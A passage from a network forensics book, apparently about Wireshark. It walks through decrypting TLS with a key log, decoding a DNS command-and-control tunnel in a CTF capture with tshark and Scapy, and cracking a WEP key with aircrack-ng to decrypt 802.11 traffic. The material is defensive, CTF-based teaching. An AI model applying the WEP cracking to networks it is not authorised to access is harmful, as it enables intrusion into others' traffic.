| ernet II, Src ernet Protoco nsmission Cont | bytes on wire (6328 bits), : Fortinet_e6:eb:ca (90:6c: L Version 4, Src: 172.217.2 trol Protocol, Src Port: 44 | ac:e6:eb:ca), Dst: Ho 24.225, Dst: 10.80.7.5 13, Dst Port: 65519, S | nHaiPr_c8:46:df (b eq: 5393, Ack: 180 | 0:10:41:c | |
| | 16 df 90 6c ac e6 eb ca 08 10 00 40 06 47 dd ac d9 18 17 ef 14 53 64 2d f6 b9 09 | e1 0a 50 ····@·@· | 5P | | |
| | | | | | |
| 07 05 01 bb H | 10 00 17 03 03 00 61 00 00 | | | | |
| 07 05 01 bb H 00 a5 00 10 0 | 00 00 17 03 03 00 61 00 00 16 0d 5a 78 7a d0 87 a7 c1 | 26 88 c2 ···F··Zx | | | |
| 07 05 01 bb 1 00 a5 00 10 0 00 00 05 46 1 | | | | | |
| 07 05 01 bb f 00 a5 00 10 0 00 00 05 46 1 e7 f3 78 78 a dc 69 c3 f3 0 | lb 0d 5a 78 7a d0 87 a7 c1 a2 eb da 8a 8a 72 1f cb d7 c2 d9 ed 1e 9b f8 a8 e0 c9 | cc 83 a3xx 17 04 ef .i | | | |
| 07 05 01 bb 1 00 a5 00 10 0 00 00 05 46 1 e7 f3 78 78 a dc 69 c3 f3 c 5f c7 cc 04 7 | lb 0d 5a 78 7a d0 87 a7 c1 a2 eb da 8a 8a 72 1f cb d7 c2 d9 ed 1e 9b f8 a8 e0 c9 74 45 14 59 2b 61 83 ff e2 | <pre>' cc 83 a3 ···xx···· 17 04 ef ·i····· 17 c8 a6 _···tE·Y</pre> | +a | | |
| 07 05 01 bb 1 00 a5 00 10 0 00 00 05 46 1 e7 f3 78 78 a dc 69 c3 f3 0 Sf c7 cc 04 7 d7 ab cb d0 0 | Lb 0d 5a 78 7a d0 87 a7 c1 12 eb da 8a 8a 72 1f cb d7 12 eb da 8a 8a 72 1f cb d7 12 eb da 1a 9b f8 a8 e0 c9 14 45 14 59 2b 61 83 ff e2 15 77 aa 42 66 05 30 70 99 | 'cc 83 a3 xx 17 04 ef .i !f3 c8 a6 tE-Y ca 55 2b ew-B | | | |
| 07 05 01 bb 1 00 a5 00 10 0 00 00 05 46 1 e7 f3 78 78 a dc 69 c3 f3 d 5f c7 cc 04 7 d7 ab cb d0 0 bc e8 80 6d d | Lb Od 5a 78 7a d0 87 a7 c1 12 eb da 8a 8a 72 1f cb d7 12 eb da 8a 8a 72 1f cb d7 12 eb da 8a 72 1f cb d7 12 d9 ed 1 9b f8 a8 e0 c9 14 45 14 59 2b 61 83 ff e2 56 77 aa 42 66 05 30 70 99 ie b2 8f 63 fe f8 94 ea 17 | 'cc 83 a3 xx 17 04 ef .i !f3 c8 a6 tE.Y ca 55 2b ew.B '03 03 02 mc | на F-0рU+ | | |
| 07 05 01 bb 4 00 a5 00 10 6 00 00 05 46 1 e7 f3 78 78 78 dc 69 c3 f3 78 78 fc 7 cc 64 1< | b 0d 5a 7a 7a d0 87 a7 c1 12 cb da 8a 8a 72 1f cb 71 cb 72 2d cd 16 9b f8 8e 69 69 74 45 14 59 2b 61 83 ff c2 55 77 aa 42 66 65 30 70 97 ai 42 66 65 30 70 99 je b2 8f 63 66 60 30 70 99 je je <td>'cc 83 a3 xx 17 04 ef .i :f3 c8 a6 tE.Y ca 55 2b ewB '03 03 02 mc 67 f1 ea v</td> <td>⊧a F-0pU+ </td> <td></td> <td></td> | 'cc 83 a3 xx 17 04 ef .i :f3 c8 a6 tE.Y ca 55 2b ewB '03 03 02 mc 67 f1 ea v | ⊧a F-0pU+ | | |
| 07 05 01 bb f 00 a5 00 10 b f 00 00 05 46 1 e7 f3 78 78 a dc 69 c3 f3 c 5f c7 cc 04 7 d7 ab cb d0 6 bc e8 80 6d c 76 00 00 00 6 f4 5a c3 ca a | b 0d 5a 78 7a d0 87 a7 c1 b2 b6 da 8a 8a 72 1f cb d7 c2 d9 ed 1e 9b f8 a8 ed c9 c2 d9 ed 1e 9b f8 a8 ed c9 c4 45 14 59 2b 61 83 ff e2 c5 77 aa 42 66 60 50 70 70 a6 2 66 65 30 76 94 ea 17 b6 06 06 06 65 30 76 94 ea 17 b7 06 06 06 16 94 ea 17 b8 bb de cb 36 5e 45 10 | 2 cc 83 a3 xx 17 04 ef .i 13 c8 a6 tE.Y ca 55 2b ew.B 03 03 02 67 fl ea v e4 d5 8e .Z | r F.0pU+ | | |
| 07 05 01 bb f 00 a5 00 10 b f 00 00 05 46 1 e7 f3 78 78 a dc 69 c3 f3 c 5f c7 cc 04 7 d7 ab cb d0 6 bc e8 80 6d c 76 00 00 00 6 f4 5a c3 ca a | b 0d 5a 78 7a d0 87 a7 c1 12 eb da 8a 8a 72 1f cb d7 12 eb da 8a 8a 72 1f cb d7 14 45 14 59 2b 61 83 ff e2 15 77 aa 42 66 05 16 70 99 16 b2 8f 63 fe f8 94 ea 17 16 08 08 00 06 1d 22 94 fd 18 bb de dc 63 65 e4 510 18 bb dc dc 63 65 e4 510 19 pad SSL (73 byte) | 2 cc 83 a3 xx 17 04 ef .i 13 c8 a6 tE.Y ca 55 2b ew.B 03 03 02 67 fl ea v e4 d5 8e .Z | ⊧a F-0pU+ | | Padvits: 1552 * Dostinyed: 7881 (50.4%) * Orogond: 0 (0.0%) Profile |

We can see most of the TLS traffic data in plain HTTP format. It is quite obvious that I will not be giving out this PCAP and associated log file, for security and privacy concerns. To perform the preceding exercise, you need to set up your environment variable with the path to the log file and browse some TLS-enabled websites. You will have the log file with various session keys; use it to decrypt your TLS-enabled data.



SSL has been replaced by TLS in version 3.0.0 of Wireshark.

Decoding a malicious DNS tunnel

While preparing the content for this book, I stumbled upon a few of the excellent **Capture the Flag** (**CTF**) challenges, which demonstrate mind-boggling exercises. One of them is the one we are going to discuss next. We covered an exercise on the ICMP shell in the previous chapters, and ICMP tunneling works on the same principle, which is to pass TCP-related data through a series of ICMP requests. Similarly, DNS and SSH tunneling also work; they encapsulate normal TCP traffic within them and pass the common security practices. DNS and SSH tunneling are fairly popular for bypassing captive portal restrictions on airports, cafes, and so on. However, certain malware also makes use of DNS to perform command and control of the compromised machines. Let's see an example that demonstrates strange DNS requests and look at what can we do with them. The PCAP example is taken from HolidayHack 2015, and you can download the sample PCAP from https://github.com/ctfhacker/ctf-writeups/blob/master/holidayhack-2015/part1/gnome.pcap thanks to Cory Duplantis, also known as **ctfhacker**.



We will soon be requiring Kali Linux for this exercise and the version of Wireshark is 2.6.6 so download the PCAP to both Windows as well as Kali Linux machine.

Let's open up gnome.pcap in Wireshark:

| 🚄 gr | nome.pcap | | | | | | - | ٥ | × |
|------|------------------------------|--|------------------------|------------------------------|------------|--|---|----------|------|
| File | Edit View G | o Capture Analyze Statistics Telep | ohony Wireless Tools H | lelp | | | | | |
| 41 | 0 | 🖹 🖹 🙆 🔍 🖛 🔿 🖀 Ŧ 👤 🚍 | 📃 ପ୍ ପ୍ ପ୍ 🎹 | | | | | | |
| Ар | ply a display filter . | | | | | | | Expressi | on + |
| No. | Time | New Column | Source | Destination | Protocol | Length Info | | | - |
| | 860 34.09964 | 4 2015/334 18:28:37.821533 | AsustekC cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1821, FN=0, Flags=, BI=100, SSID=December | | | |
| | 861 34.20167 | 7 2015/334 18:28:37.923566 | AsustekC_cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1823, FN=0, Flags=, BI=100, SSID=December | | | |
| | 862 34.30430 | 1 2015/334 18:28:38.026190 | AsustekC_cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1824, FN=0, Flags=, BI=100, SSID=December | | | |
| | 863 34.40647 | 9 2015/334 18:28:38.128368 | AsustekC_cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1825, FN=0, Flags=, BI=100, SSID=December | | | |
| | 864 34.50907 | 1 2015/334 18:28:38.230960 | AsustekC_cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1826, FN=0, Flags=, BI=100, SSID=December | | | |
| | 865 34.55438 | 2015/334 18:28:38.276271 | LgElectr_77:ea:e7 | Broadcast | 802.11 | 117 Probe Request, SN=1020, FN=0, Flags=, SSID=December | | | |
| | 866 34.55761 | | LgElectr_77:ea:e7 | Broadcast | 802.11 | 117 Probe Request, SN=1021, FN=0, Flags=, SSID=December | | | |
| | 867 34.56544 | | LgElectr_77:ea:e7 | Broadcast | 802.11 | 117 Probe Request, SN=1022, FN=0, Flags=, SSID=December | | | |
| | 868 34.57509 | | LgElectr_77:ea:e7 | Broadcast | 802.11 | 117 Probe Request, SN=1023, FN=0, Flags=, SSID=December | | | |
| | 869 34.58510 | | LgElectr_77:ea:e7 | Broadcast | 802.11 | 117 Probe Request, SN=1024, FN=0, Flags=, SSID=December | | | |
| | 870 34.59027 | | LgElectr_77:ea:e7 | Broadcast | 802.11 | 117 Probe Request, SN=1025, FN=0, Flags=, SSID=December | | | |
| | 871 34.61383 | | AsustekC_cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1832, FN=0, Flags=, BI=100, SSID=December | | | |
| | 872 34.61542 | | LgElectr_77:ea:e7 | Broadcast | 802.11 | 117 Probe Request, SN=1028, FN=0, Flags=, SSID=December | | | |
| | 873 34.70809 | | 10.42.0.18 | 52.2.229.189 | DNS | 131 Standard query 0x9b5e TXT cmd.sg1.atnascorp.com | | | |
| | 874 34.71649 | | AsustekC_cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1838, FN=0, Flags=, BI=100, SSID=December | | | |
| | 875 34.80746 | | 52.2.229.189 | 10.42.0.18 | DNS | 204 Standard query response 0x9b5e TXT cmd.sg1.atnascorp.com TXT | | | |
| | 876 34.81175 | | 10.42.0.18 | 52.2.229.189 | DNS | 222 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT | | | |
| | 877 34.81296 | | 10.42.0.18 | 52.2.229.189 | DNS | 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT | | | |
| | 878 34.81402 | | 10.42.0.18 | 52.2.229.189 | DNS | 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT | | | |
| | 879 34.81622 | | AsustekC_cf:b0:6a | Broadcast | 802.11 | 234 Beacon frame, SN=1840, FN=0, Flags=, BI=100, SSID=December | | | |
| | 880 34.81623 881 34.81764 | | 10.42.0.18 10.42.0.18 | 52.2.229.189 | DNS DNS | 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT 398 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT | | | |
| | 882 34,81846 | | 10.42.0.18 | 52.2.229.189 52.2.229.189 | DNS | 398 Standard query response 0x1337 TXT reply.sgl.atnascorp.com TXT | | | |
| | 882 34.81840 | | 10.42.0.18 | 52.2.229.189 | DNS | 398 Standard query response 0x1337 TXT reply.sgl.atnascorp.com TXT 398 Standard query response 0x1337 TXT reply.sgl.atnascorp.com TXT | | | |
| < | 885 54.81955 | 7 2015/334 18:28:38.341440 | 10.42.0.10 | 52.2.229.189 | UNS | 598 Standard query response 0x1557 TXT repty.sgi.athascorp.com TXT | | > | |
| _ | | | | | | | | | |
| | | bytes on wire (936 bits), 117 | bytes captured (936 | bits) | | | | | |
| | | er v0, Length 30 | | | | | | | |
| | 02.11 radio | | | | | | | | |
| | EEE 802.11 P EEE 802.11 w | robe Request, Flags: | | | | | | | |
| 1 | EEE 802.11 W | IPEIESS LAN | | | | | | | |
| | | | | | | | | | |
| | | | | | | | | | |
| | | | | | | | | | |
| | | | | | | | | | |
| 000 | | 00 2e 40 00 a0 <mark>20 08 00 a0</mark> 20 | | | | | | | ~ |
| | | 09 a0 00 d2 00 00 00 d0 00 d2 | | | | | | | |
| | | ff ff ff ff ff 10 68 3f 77 ea | | -h?w | | | | | |
| | | ff 50 65 00 08 44 65 63 65 6d 04 0b 16 32 08 0c 12 18 24 30 | | December | | | | | |
| 004 | 01 04 02 | 04 00 10 32 08 00 12 18 24 30 | 40 00 00 | ¥QH T | | | | | ~ |

We can see that we have a mix of Wireless 802.11 packets and DNS query responses in the PCAP file, which is quite strange, as there are no query requests, only query responses. Let's investigate the DNS packets a little further:

| dnome.pcap | | | | | |
|---|--|--|---|--|---|
| | o Capture Analyze Si | tatistics Talanhany W | irelass Tools | Liele | |
| | | | | нер | |
| | 🛅 🖹 🎑 🤇 👄 🏓 | ≚ 🕈 👤 📃 🔍 | | | |
| 📕 dns | | | | | |
| | Source | Destination | Protocol | Length Info | |
| .8:28:25.805508 | 52.2.229.189 | 10.42.0.18 | DNS | 156 Standard quer | y response 0xe3d3 TXT cmd.sg1.atnascorp.com TXT |
| 8:28:27.807426 | 10.42.0.18 | 52.2.229.189 | DNS | 131 Standard quer | y 0xe3d4 TXT cmd.sg1.atnascorp.com |
| 8:28:27.907456 | 52.2.229.189 | 10.42.0.18 | DNS | 188 Standard quer | y response 0xe3d4 TXT cmd.sg1.atnascorp.com TXT |
| .8:28:27.912887 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.916300 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.919753 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.922021 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.926723 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| 8:28:27.926760 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.927581 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.929821 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.930941 | 10.42.0.18 | 52.2.229.189 | DNS | | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| .8:28:27.933149 | 10.42.0.18 | 52.2.229.189 | DNS | 226 Standard quer | y response 0x1337 TXT reply.sg1.atnascorp.com TXT |
| < | | | | | |
| Logical-Link Internet Prot User Datagram Domain Name S Transaction | oS Data, Flags: | : 10.42.0.18, Dst: : 53, Dst Port: 26 | | 189 | |
| Questions: | | | | | |
| Answer RRs | : 1 | | | | |
| Authority | RRs: 0 | | | | |
| 0020 24 00 7c 0030 b6 5e a4 0040 45 00 00 0050 34 62 e5 0060 00 01 00 0070 67 31 2e 0080 00 00 10 0090 35 34 52 00a0 41 67 49 | 3f 20 ab 00 00 aa 86 00 f2 00 00 40 3 | c0 ca 76 c7 22 7a aa 03 00 00 00 80 13 11 23 64 13 37 81 37 81 12 2a 84 13 37 81 37 81 27 65 70 6c 79 2e 6f 6f 60 6f 60 6f 67 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 74 94 34 16 | b3 \$. z 00 .^.? 12 E 80 4 73 6d g1.at 90 43 54RVh 43 AgICA | f.=v."z. @.Uz.* Sff .r.C.7 mas corp.com FQ2 ogICAgIC gIC AgICAgIC | |

We can see that on filtering the DNS packets, we have many packets with a transaction ID of 0x1337 and with base64-like data incubated in them. Let's try to extract this data using tshark:

```
root@ubuntu:/home/deadlist/Desktop# tshark -r gnome.pcap -R dns.id==0x1337 -T fi
elds -e dns.resp.len | head -n 20
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:45: dofile has been disabled
Running as user "root" and group "root". This could be dangerous.
tshark: The file "gnome.pcap" appears to have been cut short in the middle of a
packet.
25
81
105
49
93
49
49
25
53
9
53
21
```

The preceding tshark command reads from GNOME. The PCAP file uses the -r switch and we have set a filter on the DNS transaction ID under observation using the dns.id==0x1337 filter by using the -R switch.

Additionally, we chose only to print the DNS response length for all the packets by using the -T fields followed by -e to denote the field, and dns.resp.len to print the response lengths. However, we are more interested in harvesting the TXT record itself that looked like base64, and frankly, using the dns.txt instead of dns.resp.len does not help. Therefore, we need a mechanism to extract these entries.

Using Scapy to extract packet data

Scapy is a packet manipulation tool for networks, written in Python. It can forge or decode packets, send them on the wire, capture them, and match requests and replies. We can use scapy to extract the TXT records as follows:

```
From scapy.all import *
import base64
network_packets = rdpcap('gnome.pcap')
decoded_commands = []
decoded_data =""
for packet in network_packets:
```

By merely using 15 lines of code in Python, we can extract the data we want. The first two lines are header imports, which will give the python script the functionality from base64 and scapy. Next, we have the following:

```
network_packets = rdpcap('gnome.pcap')
decoded_commands = []
decoded_data =""
```

In the preceding code segment, we are reading a PCAP file, gnome.pcap, from the current working directory and also declaring a list named decoded_commands and a string variable named decoded_data. Next, we have the following code:

```
for packet in network_packets:
    if DNSQR in packet:
        if packet[DNS].id == 0x1337:
            decoded_data = base64.b64decode(str(packet[DNS].an.rdata))
```

The for loop will traverse the packets one after the other, and if the packet is of the DNS type, it will check whether the packet ID matches 0x1337. If it does, it pulls the TXT record data using packet [DNS].an.rdata, converts it into a string, and decodes it from base64 to normal text and in case the decoded data contains FILE: the execution should continue else the decoded_data is appended to decoded_command:

The preceding section appends the decoded data into the decoded_command list and loops over the list while printing all the elements of the list whose length is greater than 1 (to avoid empty lines). Running the script gives us the following output:

```
root@ubuntu:/home/deadlist/Desktop# python decode.py
EXEC:START STATE
               IEEE 802.11abgn ESSID:"DosisHome-Guest"
EXEC:wlan0
               Mode:Managed Frequency:2.412 GHz Cell: 7A:B3:B6:5E:A4:3F
EXEC:
               Tx-Power=20 dBm
EXEC:
EXEC:
               Retry short limit:7
                                    RTS thr:off
                                                   Fragment thr:off
EXEC:
               Encryption key:off
               Power Management:off
EXEC:
EXEC:
EXEC:lo
               no wireless extensions.
EXEC:
               no wireless extensions.
EXEC:eth0
EXEC:STOP STATE
EXEC:STOP STATE
EXEC:STOP STATE
EXEC:STOP STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP STATE
EXEC:STOP STATE
EXEC:STOP STATE
EXEC:START_STATE
EXEC:wlan0
              Scan completed :
EXEC:
               Cell 01 - Address: 00:7F:28:35:9A:C7
EXEC:
                         Channel:1
EXEC:
                         Frequency:2.412 GHz (Channel 1)
EXEC:
                         Quality=29/70 Signal level=-81 dBm
EXEC:
                         Encryption key:on
                         ESSID: "CHC"
EXEC:
```

Well, this looks like output from the iwlist scan command. The output of a system command is not something to be expected in the DNS responses. This denotes that the system under observation was compromised and the attacker used DNS for command and control.

Decrypting 802.11 packets

Sometimes, as a forensics investigator, you will receive PCAP files that contain WLAN packets, and to make sense out of them, you need the key. Obtaining the key should not be difficult in forensic scenarios where you have the authority, but as a forensic investigator, you must be prepared for all possible situations. In the next scenario, we have a PCAP file from https://github.com/ctfs/write-ups-2015/raw/master/codegate-ctf-2015/programming/good-crypto/file.xz, and as soon as we open it up in Wireshark, we have 802.11 packets right in front of us:

| 📕 file.pca | מו | | | | | |
|---|---|--|--|--------------------------------------|----------|---------------------------------------|
| | | Capture Analyze Statistics Telep | hony Wireless Tools Help | | | |
| | | X 🕼 🤇 🗭 🕈 🖭 🖣 🖢 🗔 | | | | |
| | displav filter <ct< td=""><td></td><td></td><td></td><td></td><td></td></ct<> | | | | | |
| No. | Time | New Column | Source | Destination | Protocol | Length Info |
| | 84.062505 | 2015/065 07:53:18.427031 | Source | Apple 68:96:7c (| | 10 Acknowledgement, Flags= |
| | 84.062505 | 2015/065 07:53:18.427031 | | Apple 68:96:7c (| | 10 Acknowledgement, Flags= |
| | 84.062505 | 2015/065 07:53:18.427031 | | Apple_08.90.7C (Apple 68:96:7c (| | 10 Acknowledgement, Flags= |
| | 84.062505 | 2015/065 07:53:18.427031 | | Apple 68:96:7c (| | 10 Acknowledgement, Flags= |
| | 84.062505 | 2015/065 07:53:18.427031 | | Apple 68:96:7c (| | 10 Acknowledgement, Flags= |
| | 84.063010 | 2015/065 07:53:18.427536 | Apple 68:96:7c | EfmNetwo 55:97:d4 | | 94 QoS Data, SN=1346, FN=0, Flags=.pT |
| | 84.063010 | 2015/065 07:53:18.427536 | Apple 68:96:7c | EfmNetwo 55:97:d4 | | 94 QoS Data, SN=1340, FN=0, Flags=.p1 |
| | 84.063017 | 2015/065 07:53:18.427543 | | Apple 68:96:7c (| | 10 Acknowledgement, Flags= |
| | 84.063017 | 2015/065 07:53:18.427543 | | Apple 68:96:7c (| | 10 Acknowledgement, Flags= |
| | 84.207906 | 2015/065 07:53:18.572432 | | EfmNetwo 55:97:d | | 10 Acknowledgement, Flags= |
| 242 | 84.207906 | 2015/065 07:53:18.572432 | | EfmNetwo 55:97:d | | 10 Acknowledgement, Flags= |
| .0 Re Tr De So BS ST. | 1000 = Flags: 0x41 00 0000 0010 ceiver addre ansmitter ad stination ad urce address S Id: EfmNet A address: A | Type: Data frame (2) Subtype: 8) 1100 = Duration: 44 micro: ss: EfmNetwo_55:97:d6 (00:: ddress: Apple_68:96:7c (f0:: : Apple_68:96:7c (f0:f6:1c: wo_55:97:d6 (00:26:66:55:9) upple_68:96:7c (f0:f6:1c:68 0000 = Fragment number: 0 = Sequence number: 1 | 26:66:55:97:d6) f6:1c:68:96:7c) 90:26:66:55:97:d4) 168:96:7c) 1:d6) 196:7c) | | | |
| | P parameters | | | | | |
| | (60 bytes) | | | | | |
| | ,/ | | | | | |
| 0020 1 0030 f 0040 4 | b 32 ce e8 b 3 6e be c0 e 3 13 7f e4 a | 17 d4 20 54 05 00 dc d7 eb 10 b4 93 32 99 58 ea 95 5d 16 ca 28 88 17 80 96 46 88 17 16 f2 3d 49 93 4f 13 31 12 65 19 ca 1a c4 20 56 43 | 3d a0 5a -2····2 ·X·]=·Z bc fa 90 ·n···(· ···F···· 0a 57 03 C·····= I·0·1·W· | | | |

We cannot figure out what activities were performed in the network unless we remove the 802.11 encapsulation. However, let's see what sort of statistics are available in Wireshark by navigating to the **Wireless** tab and choosing WLAN traffic:

| SSID | Channel SSID | Percent Packe | Percent Retry | Retry | Beacons | ata Pkts | be Regs | be Resp | Auths | Deauths | Other | Protection |
|------------------------------|--------------|---------------|---------------|-------|---------|----------|---------|---------|-------|---------|-------|--------------|
| 00:26:66:55:97:d6 | 1 cgnetwork | 100.0 | 3.1 | 492 | 1 | 15712 | 0 | 219 | 3 | 0 | 2 | WEP |
| 00:17:c3:a7:29:69 | - | 0.0 | 0.0 | 0 | 0 | 0 | 0 | 1 | 0 | 0 | 0 | |
| 00:21:5c:76:75:b1 | | 0.1 | 62.5 | 10 | 0 | 0 | 0 | 16 | 0 | 0 | 0 | |
| 00:26:66:55:97:d4 | | 95.6 | 2.0 | 302 | 8246 | 6982 | 0 | 0 | 0 | 0 | 0 | |
| 00:26:66:55:97:d6 | | 1.4 | 71.0 | 159 | 0 | 0 | 0 | 219 | 3 | 0 | 2 | Base station |
| 01:00:5e:00:00:02 | | 0.0 | 0.0 | 0 | 0 | 2 | 0 | 0 | 0 | 0 | 0 | |
| 01:00:5e:00:00:16 | | 0.0 | 0.0 | 0 | 0 | 3 | 0 | 0 | 0 | 0 | 0 | |
| 01:00:5e:00:00:fb | | 0.3 | 8.7 | 4 | 0 | 46 | 0 | 0 | 0 | 0 | 0 | |
| 01:00:5e:7f:ff:fa | | 0.2 | 0.0 | 0 | 0 | 31 | 0 | 0 | 0 | 0 | 0 | |
| 04:1b:ba:21:4b:c5 | | 0.2 | 83.3 | 30 | 0 | 0 | 0 | 36 | 0 | 0 | 0 | |
| 04:8d:38:48:a8:b5 | | 0.0 | 0.0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | |
| 04:8d:38:48:e5:b4 | | 0.0 | 0.0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | |
| 08:10:77:92:7c:2f | | 0.0 | 0.0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | |
| 10:f9:6f:8f:a8:aa | | 0.0 | 80.0 | 4 | 0 | 0 | 0 | 5 | 0 | 0 | 0 | |
| 18:67:b0:a5:6a:dc | | 0.0 | 85.7 | 6 | 0 | 0 | 0 | 7 | 0 | 0 | 0 | |
| 33:33:00:00:00:02 | | 0.1 | 10.0 | 1 | 0 | 10 | 0 | 0 | 0 | 0 | 0 | |
| 33:33:00:00:00:16 | | 0.1 | 0.0 | 0 | 0 | 10 | 0 | 0 | 0 | 0 | 0 | |
| 33:33:00:00:00:fb | | 0.2 | 0.0 | 0 | 0 | 36 | 0 | 0 | 0 | 0 | 0 | |
| 33:33:ff:2a:c2:7a | | 0.0 | 0.0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | |
| 36:4c:d2:c5:84:3d | | 0.0 | 50.0 | 1 | 0 | 0 | 0 | 2 | 0 | 0 | 0 | |
| 48:5b:39:2a:c2:7a | | 2.4 | 6.8 | 26 | 234 | 146 | 0 | 0 | 0 | 0 | 0 | |
| 50:b7:c3:26:5e:73 | | 0.1 | 85.0 | 17 | 0 | 0 | 0 | 20 | 0 | 0 | 0 | |
| ac:36:13:55:60:eb | | 0.3 | 91.1 | 41 | 0 | 0 | 0 | 45 | 0 | 0 | 0 | |
| b4:b6:76:13:6b:f9 | | 0.2 | 76.0 | 19 | 0 | 0 | 0 | 25 | 0 | 0 | 0 | |
| c4:43:8f:ab:d6:36 | | 0.2 | 50.0 | 19 | 0 | 0 | 0 | 38 | 0 | 0 | 0 | |
| c8:3a:35:58:c4:ba | | 0.0 | 0.0 | 0 | 0 | 1 | 0 | 0 | 0 | 0 | 0 | |
| f0:f6:1c:68:96:7c | | 98.3 | 2.2 | 339 | 7232 | 8410 | 0 | 17 | 3 | 0 | 2 | |
| f8:a9:d0:49:69:d1 | | 0.0 | 85.7 | 6 | 0 | 0 | 0 | 7 | 0 | 0 | 0 | |
| ff:ff:ff:ff:ff:ff | | 0.2 | 0.0 | 0 | 0 | 31 | 0 | 0 | 0 | 0 | 0 | |
| | | | | | | | | | | | | |
| | | | | | | | | | | | | |
| | | | | | | | | | | | | |
| play filter: Enter a display | filter | | | | | | | | | | | Apply |

We can see that we have 100% packets in the Wireless segment and the **SSID** (name of the network) as **cgnetwork** running on channel number **1** and having multiple clients connected to it. To see the activities, we need to remove the 802.11 encapsulation, which can be done by providing the network key that we do not have. So, what do we do? Let's try to find the key using the **Aircrack-ng** suite, which is a popular wireless network-cracking tool (already available in Kali Linux).

Decrypting using Aircrack-ng

Let's use Aircrack-ng to find the network key. We will type aircrack-ng followed by the PCAP file:

| root@ubuntu:/home/deadlist/Desktop# aircrack-ng file.pcap Dpening file.pcap Read 45169 packets. | | | | | | | | | | | | |
|--|--|--|--|--|--|--|--|--|--|--|--|--|
| # BSSID ESSID Encryption | | | | | | | | | | | | |
| 1 00:26:66:55:97:D6 cgnetwork WEP (15477 IVs) | | | | | | | | | | | | |
| noosing first network as target. | | | | | | | | | | | | |
| bening file.pcap ttack will be restarted every 5000 captured ivs. tarting PTW attack with 15477 ivs. | | | | | | | | | | | | |
| Aircrack-ng 1.1 | | | | | | | | | | | | |
| [00:00:00] Tested 83 keys (got 15477 IVs) | | | | | | | | | | | | |
| KB depth byte(vote) 0 0/1 A4(22784) 62(20992) A8(19968) B6(19968) 42(19456) 6E(19456) 91(19200) B7(19200) 26(18944) 68(18944) 1 0/1 3D(23040) 51(20736) 07(20480) 62(19968) 7B(19968) 1F(19712) B0(19712) BD(19456) 80(19200) 85(19200) 2 0/1 F6(23808) E4(20992) D0(20736) 68(20224) 95(19712) 38(19456) 0C(19200) 45(18944) 4F(18944) A8(18944) 3 1/10 F3(20480) C5(19968) D0(19968) 3E(19712) 43(19456) 52(19456) B2(19456) 09(19456) 20(19456) 8F(19200) 4 6/9 01(19712) 20(19456) 3E(19712) 43(19456) 5C(19456) F9(19456) 45(18944) 85(18944) 95(18944) KEY FOUND! [A4:3D:F6:F3:74] Decrypted correctly: 100% | | | | | | | | | | | | |

We can see that we got the WEP key with ease. We can use this key to decrypt packets in Wireshark:

| ICQ IEEE 802.11 IEEE 802.15.4 IEEE 802.1AH IFCP Image: Call subdissector for retransmitted 802.11 frames | Wireshark · Preferences | | ? | Х |
|--|---|--|------|---|
| ILP ILP IMAP IMF IMF INAP Infiniband SDP Interlink IPDC IPDR/SP iPerf2 IPMI IPSICTL IPV4 IPV6 IPVS OK Cancel | IEEE 802.11 IEEE 802.15.4 IEEE 802.1AH iFCP ILP IMAP IMF INAP Infiniband SDP Interlink IPDC IPDR/SP iPerf2 IPMI IPSICTL IPv4 IPv6 | Reassemble fragmented 802.11 datagrams Ignore vendor-specific HT elements Call subdissector for retransmitted 802.11 frames Assume packets have FCS Validate the FCS checksum if possible Ignore the Protection bit | Help | |

We will navigate to **Edit...** and choose **Preferences**. Once the dialog box is open, we will choose protocols and scroll down to **IEEE 802.11**, as shown in the preceding screenshot. Next, we will select the **Decryption Keys** option and choose **Edit**, which will populate a separate dialog box, as follows:

| 🚄 WEP ar | nd WPA Decryption Keys | ? | \times |
|----------|--|---------------|-----------------|
| Key type | Кеу | | |
| wep | A4:3D:F6:F3:74 | | |
| | | | |
| | | | |
| + - | ₽ ∧ ∨ 🐻 <u>C:\Users\AppData\Roaming\</u> | Vireshark\802 | <u>211 keys</u> |
| | OK Cancel | H | elp |

[154]

We will click the + sign, add the key we found using Aircrack-ng, and press **OK**:

